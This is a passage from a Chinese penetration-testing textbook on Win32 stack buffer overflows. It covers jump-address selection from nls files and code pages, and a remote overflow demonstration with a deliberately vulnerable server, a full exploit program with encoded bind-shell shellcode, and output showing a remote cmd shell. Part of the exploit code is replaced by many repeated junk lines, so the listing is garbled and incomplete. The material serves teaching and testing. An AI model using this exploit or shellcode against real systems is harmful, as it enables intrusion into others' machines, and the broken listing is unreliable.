


图 2.7 执行完 ret 时 OllyDbg 的信息

看来 Win32 平台的溢出流程和 Linux x86 平台的基本上是一致的。但是 Windows 和 Linux/Unix 在内核设计、内存管理都很不一样，而且 Windows 下的程序特别推崇多线程，这就导致堆栈位置不固定，所以 Linux/UNIX 传统的把堆栈中 Shellcode 所在的大致地址覆盖函数返回地址的溢出方法在 Windows 下可行性不高。另外 Windows 下主线程的堆栈地址是从 0x00030000 开始的，开始的字节包含 0。如果用它来构造攻击字符串。那么在 strcpy 复制的时候会被截断。用 OllyDbg 加载 cmd.exe，按 Alt+M 组合键查看内存镜像如图 2.8 所示。




图 2.8 用 OllyDbg 查看内存镜像

可以看到主线程的堆栈从 0x00030000 开始，大小是 0x00100000。用 SoftICE 的 query 命令也可以得到该进程用户态的内存映像：

```
:query 390
```

Address Range	Flags	MMCI	PTE	Name
00010000-00010000	C4000001			
00020000-00020000	C4000001			
00030000-0012F000	84000100			STACK (94)
00130000-00130000	01400000	80D1EE78	E157A3E0	
00140000-0023F000	84000008			Heap #01
00240000-0024F000	84000006			Heap #02
00250000-0025F000	04000000	80D24570	E1540B50	Heap #03
00260000-00275000	01000000	80D9E008	E144F4E8	unicode.nls
00280000-002B3000	01000000	80D9EEA0	E144F410	locale.nls
002C0000-00300000	01000000	80D9EB90	E144F2E0	sortkey.nls
00310000-00315000	01000000	80D9EBF8	E144F3F0	sorttbls.nls

00320000-00360000	01000000	80CCC108	E14B3B60	
003B0000-003BF000	84000005			Heap #04
003C0000-003C2000	01000000	80D98368	E14501C0	ctype.nls
003D0000-00497000	03400000	80CC0438	E14AC9F0	
004A0000-005A2000	01400000	80DAAD58	E14A8448	
005B0000-005BF000	84000008			Heap #05
005C0000-008BF000	03400000	80D5A150	E15D1040	Heap (mapped)
008C0000-008C0000	C4400001			
008D0000-008D0000	C4400001			
008E0000-008ED000	04000000	80CCB8F8	E15DB040	
008F0000-008F0000	84000001			
00900000-00900000	C4000001			
4AD00000-4AD71000	07100090	80DA1BB0	E18F8040	cmd.exe
62C20000-62C27000	07100002	80D5F648	E1486908	lpk.dll
72F10000-72F69000	07100009	80DA6B28	E1486698	usp10.dll
76300000-7631B000	07100001	80D0B878	E14882C0	imm32.dll
77BE0000-77C32000	07100007	80D7F608	E14847C8	msvcrt.dll
77C40000-77C7F000	07100001	80D84C88	E1480D48	gdi32.dll
77D10000-77D9A000	07100002			user32
77DA0000-77E3A000	07100005	80D68C80	E1480040	advapi32.dll
77E40000-77F4D000	07100003	80D92F30	E1480898	kernel32.dll
77F50000-77FDA000	07100005	80E30910	E12829F8	ntdll.dll
78000000-78085000	07100001	80D985A8	E1481DB0	rpcrt4.dll
7F8F0000-7F7EF000	03400000	80D2DC88	E14B1040	Heap #03
7FFA0000-7FFD2000	01400000	80E50248	E10076B8	Ansi Code Page
7FFDE000-7FFDE000	C8400001			TIB(94)
7FFDF000-7FFDF000	C8400001			SubSystem Process

cmd.exe 是一个单线程的程序，所以只有一个堆栈区，用 query 指令查看一下 lsass 进程：

:query 260

Address Range	Flags	MMCI	PTE	Name
00010000-00010000	C4000001			
00020000-00020000	C4000001			
00030000-0006F000	84000007			STACK(10)
00070000-00070000	01400000	80D4F1E8	E15DD888	
00080000-0017F000	84000049			Heap #01
00180000-0018F000	84000006			Heap #02
00190000-0019F000	04000000	80D5A748	E15DD368	Heap #03
001A0000-001B5000	01000000	80D9E008	E144F4E8	unicode.nls
001C0000-001F3000	01000000	80D9EEA0	E144F410	locale.nls
00200000-00240000	01000000	80D9EB90	E144F2E0	sortkey.nls
00250000-00255000	01000000	80D9EBF8	E144F3F0	sorttbls.nls
00260000-002A0000	01000000	80CCC108	E14B3B60	
002B0000-002BF000	84000006			Heap #04

言支持,所有的 nls 文件都保存在 %systemroot%\system32 目录下,而且这些文件在各种平台都是一样的。在 nls 文件中有不少可以当跳转指令用的地址,尤其是 unicode.nls 和 sortkey.nls。在 sortkey.nls 中几乎包含了到所有寄存器的 call 和 jmp。Windows 下多数服务程序都会加载 nls 文件,但是由于高位是 00,所以对于一般基于 strcpy 等字节拷贝的溢出无法使用,只能适用于宽字节拷贝溢出或者是 memcpy 溢出。另外我们也发现这几个 nls 文件在不同 Windows 发行版本的加载基址是不一样的,而且 Windows 系统服务加载的基址和普通进程也不一样,所以采用这里的地址不是很通用。

77E9AE59、77F8AC16 和 77F9980F 这三个从 kernel32.dll 和 ntdll.dll 文件里找出地址更加不通用。因为几乎每个 SP 补丁都会改变这两个文件,更不用说 Windows 发行版本了,而且不同发行版本的加载基址是不同的,所以从这两个 dll 里找到的跳转地址基本上只是自己做做演示而已。

7FFA4512 和 7FFA54CD 这两个地址在 OllyDbg 的内存映象里显示未知,但是从 SoftICE 的 query 命令里看到,这些地址来自 Ansi Code Page,也就是中文俗称的代码页。这里加载的其实也是 nls 文件,在各种平台都是不变,具体加载的文件取决于在控制面板的“Regional and Language Options”里选择了哪个国家,那种语言。如果选择简体中文,那么代码页里加载的文件就是 %systemroot%\system32\c_936.nls。代码页的加载基址是保存在进程的 PEB 结构中:

```
typedef struct _PEB
{
    ...
    PVOID AnsiCodePageData: // 58h
    ...
} PEB, *PPEB;
```

选择了简体中文区域的英文版 Windows XP SP1, 加载基址是:

7FFDF058 7FFA0000

对选择相同语言区域的 Windows 系统而言, AnsiCodePage 的加载基址都是固定的,所以跳转地址比较通用。

有些系统的 dll 文件没有被 SP 和其他补丁改变过,如果它们被溢出程序加载,那么从它们里面找出来的跳转地址就会比较通用。比如 ws2help.dll 在 Windows 2000 的 SP0-SP4 都没有被改变过,而且只要是 Winsock 程序就会加载它,但是不同语言版本的 Windows 2000 加载基址是不一样的。

另外,如果溢出程序有自己的 dll 被加载,那么从这个 dll 里找到的跳转地址可能就会比较通用。一般用 VC 库函数的程序都会加载 msvcrt.dll, 在这个 dll 里搜索到的跳转地址在各种 Windows 发行版本和 SP 补丁里都会不同,不过没有语言区域选择的问题。现在总结一下选择跳转地址的一些规律:

- 代码页里的地址。不受任何系统版本及 SP 影响,但受语言区域选择的影响。
- 应用程序加载自己的 dll 文件。取决于具体应用程序,可能会相对较通用。不过也有可能出现程序自己版本不同,以及在各种发行版本的 Windows 下加载基址不同而导致的跳转地址不通用。

- 系统未变的 dll 文件。特定发行版本里不受 SP 影响，但不同语言版本加载基地址可能会不同。

所以在渗透测试的时候，充分了解对方系统的情况对提高利用成功率有极大的帮助。

2.3.3 远程缓冲区溢出演示

经过前面两个小节介绍，可以知道 Win32 平台溢出流程和 Linux x86 没有什么不同。但由于系统设计的问题，传统溢出技术在 Win32 平台不会通用，出现使用进程空间跳转地址的手法。Win32 平台没有 Linux/UNIX 下有 suid 位的概念，所以本地溢出对于 Win32 平台没有太多意义，而且命令行传递 Shellcode 还要考虑是有效的 DBCS 字节流，要小于 0x80。下面将演示对一个存在缓冲区溢出漏洞的网络服务程序的攻击。

```
F:\>type server.cpp
/* server.cpp
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyes, watercloud
*
* 存在缓冲区溢出的服务端程序
*/

#include <winsock2.h>
#include <stdio.h>

#pragma comment(lib, "ws2_32")

char Buff[2048];
void overflow(char * s, int size)
{
    char s1[50];
    printf("receive %d bytes", size);
    s[size]=0;
    strcpy(s1, s);
}

int main()
{
    WSADATA wsa;
    SOCKET listenFD;
    int ret;
    char asd[2048];

    WSAStartup(MAKEWORD(2, 2), &wsa);
```



```
listenFD = WSASocket(2, 1, 0, 0, 0, 0);

struct sockaddr_in server;
server.sin_family = AF_INET;
server.sin_port = htons(8888);
server.sin_addr.s_addr = INADDR_ANY;
ret=bind(listenFD, (sockaddr *)&server, sizeof(server));
ret=listen(listenFD, 2);

int iAddrSize = sizeof(server);
SOCKET clientFD=accept(listenFD, (sockaddr *)&server, &iAddrSize);
unsigned long lBytesRead;
while(1)
{
    lBytesRead=recv(clientFD, Buff, 2048, 0);
    if(lBytesRead<=0) break;

    printf("\nfd = %x\n", clientFD);

    overflow(Buff, lBytesRead);

    ret=send(clientFD, Buff, lBytesRead, 0);
    if(ret<=0) break;
}
WSACleanup();
return 0;
}
```

用 VC6 直接编译:

```
F:\>cl server.cpp
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

server.cpp
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:server.exe
server.obj
```

根据上两节的知识, 需要构建如下字符串进行攻击, 如图 2.10 所示。




图 2.10 攻击串构造

server.cpp 里被溢出的 s1 变量大小明明是 50 个字节，为什么要填充 56 个字节而不是 54 个字节？这是因为 IA32 分配缓冲区是 4 字节对齐的，编译器实际上给 s1 分配了 52 个字节。利用程序如下：

```
D:\>type exploit.c
/* exploit.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 server.cpp 的利用程序
*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#pragma comment (lib, "ws2_32")

// jmp esp address of chinese version
#define JUMPESP "\x12\x45\xfa\x7f"

char Shellcode[] =
"\xeb\x10\x5b\x4b\x33\xc9\x66\xb9\x23\x01\x80\x34\x0b\xf8\xe2\xfa"
"\xeb\x05\xa8\xeb\xff\xff\xff\x11\x01\xf8\xf8\xf8\xa7\x9c\x59\xc8"
"\xf8\xf8\xf8\x73\xb8\xf4\x73\x88\xe4\x55\x73\x90\xf0\x73\x0f\x92"
"\xfb\xa1\x10\x61\xf8\xf8\xf8\x1a\x01\x90\xcb\xca\xf8\xf8\x90\x8f"
"\x8b\xca\xa7\xac\x07\xee\x73\x10\x92\xfd\xa1\x10\x78\xf8\xf8\xf8"
"\x1a\x01\x79\x14\x68\xf9\xf8\xf8\xac\x90\xf9\xf9\xf8\xf8\x07\xae"
"\xf4\xa8\xa8\xa8\xa8\x92\xf9\x92\xfa\x07\xae\xe8\x73\x20\xcb\x38"
"\xa8\xa8\x90\xfa\xf8\xe9\xa4\x73\x34\x92\xe8\xa9\xab\x07\xae\xec"
"\x92\xf9\xab\x07\xae\xe0\xa8\xa8\xab\x07\xae\xe4\x73\x20\x90\x9b"
"\x95\x9c\xf8\x75\xec\xdc\x7b\x14\xac\x73\x04\x92\xec\xaf\xcb\x38"
"\x71\xfc\x77\x1a\x03\x3e\xbf\xe8\xbc\x06\xbf\xcc\x06\xbf\xcc\x71"
"\xa7\xb0\x71\xa7\xb4\x71\xa7\xa9\x75\xbf\xe8\xaf\xa8\xa9\xa9\xa9"
"\x92\xf9\xa9\xa9\xaa\xa9\x07\xae\xfc\xcb\x38\xb0\xa8\x07\xae\xf0"
"\xa9\xae\x73\x8d\x04\x73\x8c\xd6\x80\xfb\x0d\xae\x73\x8e\xd8\xfb"
"\x0d\xcb\x31\xb1\xb9\x55\xfb\x3d\xcb\x23\xf7\x46\xe8\xc2\x2e\x8c"
"\xf0\x39\x33\xff\xfb\x22\xb8\x13\x09\xc3\xe7\x8d\x1f\xa6\x73\xa6"
```

```

"\xdc\xfb\x25\x9e\x73\xf4\xb3\x73\xa6\xe4\xfb\x25\x73\xfc\x73\xfb"
"\x3d\x53\xa6\xa1\x3b\x10\xfa\x07\x07\x07\xca\x8c\x69\xf4\x31\x44"
"\x5e\x93\x77\x0a\xe0\x99\xc5\x92\x4c\x78\xd5\xca\x80\x26\x9c\xe8"
"\x5f\x25\xf4\x67\x2b\xb3\x49\xe6\x6f\xf9";

```

```
// ripped from isno
```

```

int Make_Connection(char *address, int port, int timeout)
{
    struct sockaddr_in target;
    SOCKET s;
    int i;
    DWORD bf;
    fd_set wd;
    struct timeval tv;

    s = socket(AF_INET, SOCK_STREAM, 0);
    if(s < 0)
        return -1;

    target.sin_family = AF_INET;
    target.sin_addr.s_addr = inet_addr(address);
    if(target.sin_addr.s_addr == 0)
    {
        closesocket(s);
        return -2;
    }
    target.sin_port = htons(port);
    bf = 1;
    ioctlsocket(s, FIONBIO, &bf);
    tv.tv_sec = timeout;
    tv.tv_usec = 0;
    FD_ZERO(&wd);
    FD_SET(s, &wd);
    connect(s, (struct sockaddr *)&target, sizeof(target));
    if((i = select(s+1, 0, &wd, 0, &tv)) == (-1))
    {
        closesocket(s);
        return -3;
    }
    if(i == 0)
    {
        closesocket(s);
        return -4;
    }
    i = sizeof(int);
}

```

```
getsockopt(s, SOL_SOCKET, SO_ERROR, (char *)&bf, &i);
if((bf!=0) || (i!=sizeof(int)))
{
    closesocket(s);
    return -5;
}
ioctlsocket(s, FIONBIO, &bf);
return s;
}

/* ripped from TESO code and modified by ey4s for win32 */
void shell (int sock)
{
    int    i;
    char   buf[512];
    struct timeval time;
    unsigned long  ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        i = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(i==1)
        {
            i = recv (sock, buf, sizeof (buf), 0);
            if (i <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
            i = write (1, buf, i);
            if (i <= 0)
            {
                printf ("[-] Connection closed.\n");
                return;
            }
        }
        else
        {
            i = read (0, buf, sizeof (buf));
```


1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.

1. 1. 1. 1.


```
send(s, Buff, sizeof(Buff), 0);

Sleep(1000);

c = Make_Connection(argv[1], 4444, 10);
shell(c);

WSACleanup();
return 1;
}
```

利用程序同样用 VC6 编译，然后运行尝试：

```
D:\>cl exploit.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

exploit.c
exploit.c(58) : warning C4761: integral size mismatch in argument; conversion supplied
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:exploit.exe
exploit.obj

D:\>exploit
Usage: exploit remote_addr remote_port
D:\>exploit 127.0.0.1 8888
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

F:\>
```

攻击成功，获得了一个 cmd 窗口。

2.3.4 结构化异常处理

把 2.3.3 节中的示例代码 server.cpp 稍加改动：

```
void overflow(char * s, int size)
{
    char s1[50];
    int *p = &size;
    s[size]=0;
    strcpy(s1, s);
}
```

```
printf("receive %d bytes", *p);
```

重新编译并且运行。然后用 nc 作为客户端连接，发送字符串组合：

```
'a'x52 + 'b'x4 + 'c'x4 + 'd'x4 + 'e'x4
```

通过前面的介绍可以知道，当 overflow() 函数调用 strcpy() 之后，overflow() 函数堆栈中保存的返回地址将被“dddd”覆盖，但同时指针 p 也将被覆盖为“bbbb”，在随后的 printf() 引用指针 p 进行读操作时，将会触发一个异常，如图 2.11 所示。




图 2.11 触发异常后的对话框

程序发生异常时，系统的处理顺序如图 2.12 所示。

